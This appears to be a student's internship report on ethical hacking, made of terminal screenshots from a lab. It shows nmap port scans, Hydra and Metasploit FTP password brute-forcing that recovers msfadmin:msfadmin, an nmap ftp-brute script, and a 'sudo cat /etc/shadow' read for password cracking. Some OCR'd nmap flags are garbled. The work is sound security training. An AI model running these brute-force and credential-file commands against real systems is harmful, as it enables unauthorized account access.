Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

[...]
# nmap -sS -p21 -v 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:32 CST
Nmap scan report for 192.168.56.105
Host is up (0.031s latency).

PORT      STATE    SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
24/tcp    filtered  priv-mail

Nmap done: 1 IP address (1 host up) scanned in 3.55 seconds

[...]
# nmap -sS -p21 -v 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:32 CST
Nmap scan report for 192.168.56.105
Host is up (0.038s latency).

PORT      STATE    SERVICE VERSION
21/tcp    filtered  ftp
Device type: switch|router|power-device|general purpose|printer|specialized
Running: Linux 2.6.32-143.11.8.X, Adtran embedded, Eaton embedded, Fujian Ruijie embedded, HP HP-UX 11.X, Lexmark embedded, Microsoft Windows 2000, NTI embedded
OS CPE: cpe:/o:adtran:aos:10 cpe:/o:adtran:aos:18.02.01.00.e cpe:/h:eaton:powerware_9170 cpe:/h:fujianruijie:star-s2800 cpe:/o:hp:hp-ux:11.23 cpe:/o:microsoft:windows_2000:sp4:server
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds

[...]

```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```

root@kali:~/home/kali
# nmap -A 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:39 CST
Nmap scan report for 192.168.56.105
Host is up (0.049s latency).

PORT      STATE      SERVICE      VERSION
21/tcp    unfiltered  ftp
Device type: switch|router|power-device|general purpose|printer|specialized
Running: Adtran AOS 10.X|18.X, Adtran embedded, Eaton embedded, Fujian Ruijie embedded, HP HP-UX 11.X, Lexmark embedded, Microsoft Windows 2000, NTI embedded
OS CPE: cpe:/o:adtran:aos:10 cpe:/o:adtran:aos:18.02.01.00.e cpe:/h:eaton:powerware_9170 cpe:/h:fujianruijie:star-s2800 cpe:/o:hp:hp-ux:11.23 cpe:/o:microsoft:windows_2000::sp4:server
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds

root@kali:~/home/kali
# nmap -p21 -sV -O 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:40 CST
Nmap scan report for 192.168.56.105
Host is up (0.047s latency).

PORT      STATE      SERVICE      VERSION
21/tcp    open|filtered  tcpwrapped
Device type: switch|router|power-device|general purpose|printer|specialized
Running: Adtran AOS 10.X|18.X, Adtran embedded, Eaton embedded, Fujian Ruijie embedded, HP HP-UX 11.X, Lexmark embedded, Microsoft Windows 2000, NTI embedded
OS CPE: cpe:/o:adtran:aos:10 cpe:/o:adtran:aos:18.02.01.00.e cpe:/h:eaton:powerware_9170 cpe:/h:fujianruijie:star-s2800 cpe:/o:hp:hp-ux:11.23 cpe:/o:microsoft:windows_2000::sp4:server
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds

root@kali:~/home/kali
# 

```

```

root@kali:~/home/kali
# nmap -A 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:49 CST
Nmap scan report for 192.168.56.105
Host is up (0.049s latency).
All 1000 scanned ports on 192.168.56.105 are filtered
Device type: switch|router|power-device|general purpose|printer|specialized
Running: Adtran AOS 10.X|18.X, Adtran embedded, Eaton embedded, Fujian Ruijie embedded, HP HP-UX 11.X, Lexmark embedded, Microsoft Windows 2000, NTI embedded
OS CPE: cpe:/o:adtran:aos:10 cpe:/o:adtran:aos:18.02.01.00.e cpe:/h:eaton:powerware_9170 cpe:/h:fujianruijie:star-s2800 cpe:/o:hp:hp-ux:11.23 cpe:/o:microsoft:windows_2000::sp4:server
Too many fingerprints match this host to give specific OS details
Network Distance: 6 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  0.12 ms   192.168.64.1
2  0.10 ms   192.168.43.1
3  57.17 ms   10.174.42.246
4 ...
5  64.15 ms  10.174.165.81
6  55.52 ms  192.168.56.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.88 seconds

root@kali:~/home/kali
# nmap -sA 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:53 CST
Nmap scan report for 192.168.56.105
Host is up (0.045s latency).
All 1000 scanned ports on 192.168.56.105 are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 21.36 seconds

root@kali:~/home/kali
# 

```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 3 :- Check the vulnerable version exploitation's procedure in rapid7 and start exploiting the following ports.

- A) Telnet
- B) FTP
- C) SSH

Solution :-

A) Telnet

```

File Actions Edit View Help
Host is up (0.20s latency).
PORT      STATE     SERVICE
23/tcp    open|filtered telnet
Nmap done: 1 IP address (1 host up) scanned in 3.32 seconds

[~]# nmap -SF -p23 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:33 CST
Nmap scan report for 192.168.56.105
Host is up (0.048s latency).

PORT      STATE     SERVICE
23/tcp    open|filtered telnet
Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds

[~]# nmap -SA -p23 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:33 CST
Nmap scan report for 192.168.56.105
Host is up (0.067s latency).

PORT      STATE     SERVICE
23/tcp    unfiltered telnet
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds


[~]# nmap -S -p23 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:34 CST
Nmap scan report for 192.168.56.105
Host is up (0.215s latency).

PORT      STATE     SERVICE
23/tcp    filtered telnet
Nmap done: 1 IP address (1 host up) scanned in 2.49 seconds
[~]#

```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

B) FTP



```

root@kali:~# nmap -SS -p21 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:27 CST
Nmap scan report for 192.168.56.105
Host is up (0.061s latency).

PORT      STATE     SERVICE
21/tcp    filtered  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds

root@kali:~# nmap -SF -p21 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:27 CST
Nmap scan report for 192.168.56.105
Host is up (0.065s latency).

PORT      STATE     SERVICE
21/tcp    unfiltered  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

root@kali:~# nmap -SF -p21 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:27 CST
Nmap scan report for 192.168.56.105
Host is up (0.053s latency).

PORT      STATE     SERVICE
21/tcp    open|filtered  ftp


Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds

root@kali:~# nmap -SX -p21 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:28 CST
Nmap scan report for 192.168.56.105
Host is up (0.042s latency).

PORT      STATE     SERVICE
21/tcp    open|filtered  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
  
```

C) SSH



```

root@kali:~# nmap -SS -p22 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:35 CST
Nmap scan report for 192.168.56.105
Host is up (0.068s latency).

PORT      STATE     SERVICE
22/tcp    filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds

root@kali:~# nmap -SF -p22 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:36 CST
Nmap scan report for 192.168.56.105
Host is up (0.071s latency).

PORT      STATE     SERVICE
22/tcp    open|filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds

root@kali:~# nmap -SX -p22 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:36 CST
Nmap scan report for 192.168.56.105
Host is up (0.071s latency).

PORT      STATE     SERVICE
22/tcp    open|filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds

root@kali:~# nmap -SA -p22 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 06:36 CST
Nmap scan report for 192.168.56.105
Host is up (0.064s latency).

PORT      STATE     SERVICE
22/tcp    unfiltered  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
  
```



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Weekly Report for Internship

Roll No: TACO19108

Name of the Student: Ojus Jaiswal


Name of the Company: T A L A K U N C H I Networks Pvt. Ltd.

Domain of Internship: Cyber Security (Ethical Hacking)

Name of the Internal Guide: Mrs. Nalini Jagtap

Name of the External Guide: Mrs. Poojitha Nandimandalam

Duration of Internship: 2 Months



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Week - VI

Dates: 14 February, 2022 to 20 February, 2022

Description of work done till date:

In sixth week, we were given project no. 4 i.e., System Hacking. In this project we have to use tools like Hydra, Auxiliary Module, NSE Scripts, John the Ripper and Crunch. These tools can be used for brute forcing activities which will give us access to system. Once we gain access, we can use data present in system for our own benefits. That's why testing system is important as these vulnerabilities might be present and can be exploited.

We were first told to attend sessions from LMS which will cover basics regarding the topic. Then after completion of sessions from LMS, live hands-on lecture was conducted in which the instructor showed us practical implementation of project. Then doubt session was conducted for clearing our doubts and to check if we were facing any problem in project execution.

Student Sign

Internal Guide Sign



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Supporting Documents:

Internship Project 1

System Hacking

Task 1 :- Hydra

Solution :-

The screenshot shows a terminal window titled "Kali Linux - VMware Workstation 16 Player (Non-commercial use only)". The terminal is running the Hydra tool against an FTP server at 192.168.67.129. The command entered is:

```
$ hydra -L /home/kali/username.txt -P /home/kali/password.txt ftp://192.168.67.129
```

The output shows the progress of the attack:

```
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-04 22:37:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ftp://192.168.67.129:21/
[21][ftp] host: 192.168.67.129 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-04 22:38:08
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 2 :- Auxiliary Module

Solution :-

```

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player Applications Places Terminal Mar 4 23:06
kali@kali: ~

-----
BLANK_PASSWORDS    false      no      Try blank passwords for all users
BRUTEFORCE_SPEED   5          yes     How fast to bruteforce, from 0 to 5
DB_ALL_CREDS       false      no      Try each user/password couple stored in the current database
DB_ALL_PASS        false      no      Add all passwords in the current database to the list
DB_ALL_USERS       false      no      Add all users in the current database to the list
DB_SKIP_EXISTING   none       no      Skip existing credentials stored in the current database
                                         (Accepted: none, user, user&realm)
PASSWORD           no         no      A specific password to authenticate with
PASS_FILE          no         no      File containing passwords, one per line
Proxies             no         no      A proxy chain of format type:host:port[,type:host:port][...]
                                         ...
RECORD_GUEST       false      no      Record anonymous/guest logins to the database
RHOSTS              yes       yes     The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
                                         ...
RPORT               21         yes      The target port (TCP)
STOP_ON_SUCCESS    false      yes     Stop guessing when a credential works for a host
THREADS             1          yes      The number of concurrent threads (max one per host)
USERNAME            no         no      A specific username to authenticate as
USERPASS_FILE       no         no      File containing users and passwords separated by space, one pair per line
                                         ...
USER_AS_PASS       false      no      Try the username as the password for all users
USER_FILE           no         no      File containing usernames, one per line
VERBOSE             true       yes     Whether to print output for all attempts

msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /home/kali/username.txt
USER_FILE => /home/kali/username.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.67.129
RHOSTS => 192.168.67.129
msf6 auxiliary(scanner/ftp/ftp_login) > run

```


Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```
Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player | Applications Places Terminal Mar 4 23:07
kali㉿kali: ~
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:abc (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:def (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:ghi (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:jkl (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:mno (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:pqr (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:stu (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:vwx (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:yza (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:msfadmin (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:abc (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:def (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:ghi (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:jkl (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:mno (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:pqr (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:stu (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:vwx (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:yza (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:msfadmin (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:abc (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:def (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:ghi (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:jkl (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:mno (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:pqr (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:stu (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:vwx (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:yza (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - Login Successful: msfadmin:msfadmin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > 
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 3 :- NSE Scripts

Solution :-



Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player Applications Places Terminal Mar 4 23:37

kali@kali: /usr/share/nmap/scripts

```
-rw-r--r-- 1 root root 4530 Oct 26 12:59 ftp-anon.nse
-rw-r--r-- 1 root root 3253 Oct 26 12:59 ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Oct 26 12:59 ftp-brute.nse
-rw-r--r-- 1 root root 3272 Oct 26 12:59 ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Oct 26 12:59 ftp-proftp-backdoor.nse
-rw-r--r-- 1 root root 3768 Oct 26 12:59 ftp-syst.nse
-rw-r--r-- 1 root root 6021 Oct 26 12:59 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Oct 26 12:59 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 5736 Oct 26 12:59 tftp-enum.nse
```

(kali㉿kali)-[/usr/share/nmap/scripts]

```
$ nmap --script ftp-brute.nse -p 21 192.168.67.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-04 23:26 IST
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.67.129
Host is up (0.015s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_  ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3728 guesses in 602 seconds, average tps: 6.1


Nmap done: 1 IP address (1 host up) scanned in 601.89 seconds
```

(kali㉿kali)-[/usr/share/nmap/scripts]

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 4 :- John the ripper

Solution :-



```
(kali㉿kali)-[~]
$ sudo cat /etc/shadow
[sudo] password for kali:
root::19001:0:99999:7:::
daemon:*:19001:0:99999:7:::
bin:*:19001:0:99999:7:::
sys:*:19001:0:99999:7:::
sync:*:19001:0:99999:7:::
games:*:19001:0:99999:7:::
man:*:19001:0:99999:7:::
lp:*:19001:0:99999:7:::
mail:*:19001:0:99999:7:::
news:*:19001:0:99999:7:::
uucp:*:19001:0:99999:7:::
proxy:*:19001:0:99999:7:::
www-data:*:19001:0:99999:7:::
backup:*:19001:0:99999:7:::
list:*:19001:0:99999:7:::
irc:*:19001:0:99999:7:::
gnats:*:19001:0:99999:7:::
nobody:*:19001:0:99999:7:::
_apt:*:19001:0:99999:7:::
systemd-network:*:19001:0:99999:7:::
